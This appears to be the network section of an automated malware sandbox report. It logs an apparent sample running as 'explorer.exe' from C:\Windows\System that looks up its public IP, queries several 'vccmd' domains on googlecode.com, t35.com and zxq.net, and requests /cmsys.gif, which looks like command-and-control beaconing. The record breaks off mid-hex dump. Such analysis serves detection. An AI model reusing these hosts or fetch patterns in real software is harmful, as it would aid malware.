Aug 5, 2022 09:09:28.219057083 CEST	49760	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:28.246346951 CEST	80	49760	142.250.145.82	192.168.2.4
Aug 5, 2022 09:09:28.246371984 CEST	80	49760	142.250.145.82	192.168.2.4
Aug 5, 2022 09:09:28.246386051 CEST	80	49760	142.250.145.82	192.168.2.4
Aug 5, 2022 09:09:28.246483088 CEST	49760	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:28.249911070 CEST	49760	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:28.249958992 CEST	49760	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:30.782454014 CEST	49761	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:30.809376955 CEST	80	49761	142.250.145.82	192.168.2.4
Aug 5, 2022 09:09:30.809510946 CEST	49761	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:30.905103922 CEST	49761	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:30.932090044 CEST	80	49761	142.250.145.82	192.168.2.4
Aug 5, 2022 09:09:30.932235003 CEST	80	49761	142.250.145.82	192.168.2.4
Aug 5, 2022 09:09:30.932254076 CEST	80	49761	142.250.145.82	192.168.2.4
Aug 5, 2022 09:09:30.932307005 CEST	49761	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:30.932333946 CEST	49761	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:30.936908960 CEST	49761	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:30.936959028 CEST	49761	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:33.015863895 CEST	49762	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:33.043072939 CEST	80	49762	142.250.145.82	192.168.2.4
Aug 5, 2022 09:09:33.043263912 CEST	49762	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:33.049024105 CEST	49762	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:33.076025963 CEST	80	49762	142.250.145.82	192.168.2.4
Aug 5, 2022 09:09:33.076080084 CEST	80	49762	142.250.145.82	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 09:09:33.076112986 CEST	80	49762	142.250.145.82	192.168.2.4
Aug 5, 2022 09:09:33.076313019 CEST	49762	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:33.079133034 CEST	49762	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:33.093545914 CEST	49762	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:33.093641996 CEST	49762	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:38.442416906 CEST	49764	80	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:38.608819008 CEST	80	49764	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:38.609069109 CEST	49764	80	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:38.610742092 CEST	49764	80	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:38.777107954 CEST	80	49764	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:38.777231932 CEST	80	49764	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:38.777374029 CEST	49764	80	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:39.267883062 CEST	49766	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:39.267934084 CEST	443	49766	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:39.268999100 CEST	49766	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:39.298546076 CEST	49766	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:39.298590899 CEST	443	49766	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:39.643004894 CEST	443	49766	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:39.643240929 CEST	49766	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:40.254115105 CEST	49766	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:40.254175901 CEST	443	49766	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:40.254524946 CEST	49766	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:40.254524946 CEST	443	49766	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:40.254617929 CEST	49766	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:40.295370102 CEST	443	49766	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:40.419905901 CEST	443	49766	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:40.419989109 CEST	443	49766	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:40.420087099 CEST	49766	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:40.420110941 CEST	49766	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:40.445852041 CEST	49766	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:40.445909977 CEST	443	49766	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:40.445931911 CEST	49766	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:40.446058035 CEST	49766	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:40.690129042 CEST	49769	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:40.690174103 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:40.690273046 CEST	49769	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:40.690960884 CEST	49769	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:40.690982103 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:41.032985926 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:41.035249949 CEST	49769	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:41.329643011 CEST	49769	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:41.329710960 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:41.344166994 CEST	49769	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:41.344188929 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:41.513824940 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:41.515475035 CEST	49769	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:41.515496016 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:41.515610933 CEST	49769	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:41.682277918 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:41.682301044 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:41.682358027 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:41.682413101 CEST	49769	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:41.682430983 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:41.682444096 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:41.682466984 CEST	49769	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:41.682549000 CEST	49769	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:41.850943089 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:41.850991964 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:41.851121902 CEST	443	49769	51.81.194.202	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 09:09:41.851243019 CEST	49769	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:41.851258993 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:41.851303101 CEST	49769	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:41.851325035 CEST	49769	443	192.168.2.4	51.81.194.202
Aug 5, 2022 09:09:41.851340055 CEST	443	49769	51.81.194.202	192.168.2.4
Aug 5, 2022 09:09:41.851388931 CEST	49769	443	192.168.2.4	51.81.194.202

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 09:09:14.589622021 CEST	50342	53	192.168.2.4	8.8.8.8
Aug 5, 2022 09:09:14.607461929 CEST	53	50342	8.8.8.8	192.168.2.4
Aug 5, 2022 09:09:15.360501051 CEST	56719	53	192.168.2.4	8.8.8.8
Aug 5, 2022 09:09:15.381139994 CEST	53	56719	8.8.8.8	192.168.2.4
Aug 5, 2022 09:09:28.133136988 CEST	54800	53	192.168.2.4	8.8.8.8
Aug 5, 2022 09:09:28.170955896 CEST	53	54800	8.8.8.8	192.168.2.4
Aug 5, 2022 09:09:30.719669104 CEST	64454	53	192.168.2.4	8.8.8.8
Aug 5, 2022 09:09:30.757955074 CEST	53	64454	8.8.8.8	192.168.2.4
Aug 5, 2022 09:09:32.984909058 CEST	60506	53	192.168.2.4	8.8.8.8
Aug 5, 2022 09:09:33.012772083 CEST	53	60506	8.8.8.8	192.168.2.4
Aug 5, 2022 09:09:35.856082916 CEST	64277	53	192.168.2.4	8.8.8.8
Aug 5, 2022 09:09:35.957488060 CEST	53	64277	8.8.8.8	192.168.2.4
Aug 5, 2022 09:09:38.419701099 CEST	56076	53	192.168.2.4	8.8.8.8
Aug 5, 2022 09:09:38.437709093 CEST	53	56076	8.8.8.8	192.168.2.4
Aug 5, 2022 09:09:39.055088997 CEST	60758	53	192.168.2.4	8.8.8.8
Aug 5, 2022 09:09:39.230453014 CEST	53	60758	8.8.8.8	192.168.2.4
Aug 5, 2022 09:09:56.408037901 CEST	54069	53	192.168.2.4	8.8.8.8
Aug 5, 2022 09:09:56.509676933 CEST	53	54069	8.8.8.8	192.168.2.4
Aug 5, 2022 09:10:14.969732046 CEST	57747	53	192.168.2.4	8.8.8.8
Aug 5, 2022 09:10:15.073512077 CEST	53	57747	8.8.8.8	192.168.2.4
Aug 5, 2022 09:10:30.820203066 CEST	57594	53	192.168.2.4	8.8.8.8
Aug 5, 2022 09:10:30.921627998 CEST	53	57594	8.8.8.8	192.168.2.4
Aug 5, 2022 09:10:46.631505966 CEST	61361	53	192.168.2.4	8.8.8.8
Aug 5, 2022 09:10:46.733151913 CEST	53	61361	8.8.8.8	192.168.2.4
Aug 5, 2022 09:11:02.050827026 CEST	51679	53	192.168.2.4	8.8.8.8
Aug 5, 2022 09:11:02.068605900 CEST	53	51679	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 5, 2022 09:09:14.589622021 CEST	192.168.2.4	8.8.8.8	0xb175	Standard query (0)	64.89.4.0.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Aug 5, 2022 09:09:15.360501051 CEST	192.168.2.4	8.8.8.8	0xe985	Standard query (0)	icanhazip.com	A (IP address)	IN (0x0001)
Aug 5, 2022 09:09:28.133136988 CEST	192.168.2.4	8.8.8.8	0x3f9	Standard query (0)	vccmd01.google.com	A (IP address)	IN (0x0001)
Aug 5, 2022 09:09:30.719669104 CEST	192.168.2.4	8.8.8.8	0x8086	Standard query (0)	vccmd02.google.com	A (IP address)	IN (0x0001)
Aug 5, 2022 09:09:32.984909058 CEST	192.168.2.4	8.8.8.8	0xef1f	Standard query (0)	vccmd03.google.com	A (IP address)	IN (0x0001)
Aug 5, 2022 09:09:35.856082916 CEST	192.168.2.4	8.8.8.8	0x414a	Standard query (0)	vccmd01.t35.com	A (IP address)	IN (0x0001)
Aug 5, 2022 09:09:38.419701099 CEST	192.168.2.4	8.8.8.8	0x2b93	Standard query (0)	vccmd01.zxq.net	A (IP address)	IN (0x0001)
Aug 5, 2022 09:09:39.055088997 CEST	192.168.2.4	8.8.8.8	0x9b2a	Standard query (0)	zxq.net	A (IP address)	IN (0x0001)
Aug 5, 2022 09:09:56.408037901 CEST	192.168.2.4	8.8.8.8	0xe6a2	Standard query (0)	vccmd01.t35.com	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:14.969732046 CEST	192.168.2.4	8.8.8.8	0x8134	Standard query (0)	vccmd01.t35.com	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:30.820203066 CEST	192.168.2.4	8.8.8.8	0x1b26	Standard query (0)	vccmd01.t35.com	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:46.631505966 CEST	192.168.2.4	8.8.8.8	0xab51	Standard query (0)	vccmd01.t35.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 5, 2022 09:11:02.050827026 CEST	192.168.2.4	8.8.8.8	0xadc3	Standard query (0)	vccmd01.t35.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 09:09:14.607461929 CEST	8.8.8.8	192.168.2.4	0xb175	Name error (3)	64.89.4.0.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)
Aug 5, 2022 09:09:15.381139994 CEST	8.8.8.8	192.168.2.4	0xe985	No error (0)	icanhazip.com		104.18.114.97	A (IP address)	IN (0x0001)
Aug 5, 2022 09:09:15.381139994 CEST	8.8.8.8	192.168.2.4	0xe985	No error (0)	icanhazip.com		104.18.115.97	A (IP address)	IN (0x0001)
Aug 5, 2022 09:09:28.170955896 CEST	8.8.8.8	192.168.2.4	0x3f9	No error (0)	vccmd01.googlecode.com	googlecode.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 09:09:28.170955896 CEST	8.8.8.8	192.168.2.4	0x3f9	No error (0)	googlecode.l.googlesercontent.com		142.250.145.82	A (IP address)	IN (0x0001)
Aug 5, 2022 09:09:30.757955074 CEST	8.8.8.8	192.168.2.4	0x8086	No error (0)	vccmd02.googlecode.com	googlecode.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 09:09:30.757955074 CEST	8.8.8.8	192.168.2.4	0x8086	No error (0)	googlecode.l.googlesercontent.com		142.250.145.82	A (IP address)	IN (0x0001)
Aug 5, 2022 09:09:33.012772083 CEST	8.8.8.8	192.168.2.4	0xef1f	No error (0)	vccmd03.googlecode.com	googlecode.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 09:09:33.012772083 CEST	8.8.8.8	192.168.2.4	0xef1f	No error (0)	googlecode.l.googlesercontent.com		142.250.145.82	A (IP address)	IN (0x0001)
Aug 5, 2022 09:09:35.957488060 CEST	8.8.8.8	192.168.2.4	0x414a	Name error (3)	vccmd01.t35.com	none	none	A (IP address)	IN (0x0001)
Aug 5, 2022 09:09:38.437709093 CEST	8.8.8.8	192.168.2.4	0x2b93	No error (0)	vccmd01.zxq.net		51.81.194.202	A (IP address)	IN (0x0001)
Aug 5, 2022 09:09:39.230453014 CEST	8.8.8.8	192.168.2.4	0x9b2a	No error (0)	zxq.net		51.81.194.202	A (IP address)	IN (0x0001)
Aug 5, 2022 09:09:56.509676933 CEST	8.8.8.8	192.168.2.4	0xe6a2	Name error (3)	vccmd01.t35.com	none	none	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:15.073512077 CEST	8.8.8.8	192.168.2.4	0x8134	Name error (3)	vccmd01.t35.com	none	none	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:30.921627998 CEST	8.8.8.8	192.168.2.4	0x1b26	Name error (3)	vccmd01.t35.com	none	none	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:46.733151913 CEST	8.8.8.8	192.168.2.4	0xab51	Name error (3)	vccmd01.t35.com	none	none	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:02.068605900 CEST	8.8.8.8	192.168.2.4	0xadc3	Name error (3)	vccmd01.t35.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- zxq.net
- icanhazip.com
- vccmd01.googlecode.com
- vccmd02.googlecode.com
- vccmd03.googlecode.com
- vccmd01.zxq.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49766	51.81.194.202	443	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49769	51.81.194.202	443	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49762	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:09:33.049024105 CEST	1152	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd03.googlecode.com Connection: Keep-Alive
Aug 5, 2022 09:09:33.076080084 CEST	1153	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:09:33 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 35 70 78 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 69 6e 2d 72 65 73 6f 6c 75 74 69 6f 6e 3a 31 39 32 64 70 69 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49764	51.81.194.202	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:09:38.610742092 CEST	1155	OUT	GET /cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd01.zxq.net Connection: Keep-Alive
Aug 5, 2022 09:09:38.777231932 CEST	1156	IN	HTTP/1.1 301 Moved Permanently Connection: Keep-Alive Keep-Alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Fri, 05 Aug 2022 07:09:38 GMT location: https://zxq.net/cmsys.gif Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>
Aug 5, 2022 09:09:58.454772949 CEST	1383	OUT	GET /cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd01.zxq.net Connection: Keep-Alive
Aug 5, 2022 09:09:58.622678995 CEST	1383	IN	HTTP/1.1 301 Moved Permanently Connection: Keep-Alive Keep-Alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Fri, 05 Aug 2022 07:09:58 GMT location: https://zxq.net/cmsys.gif Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 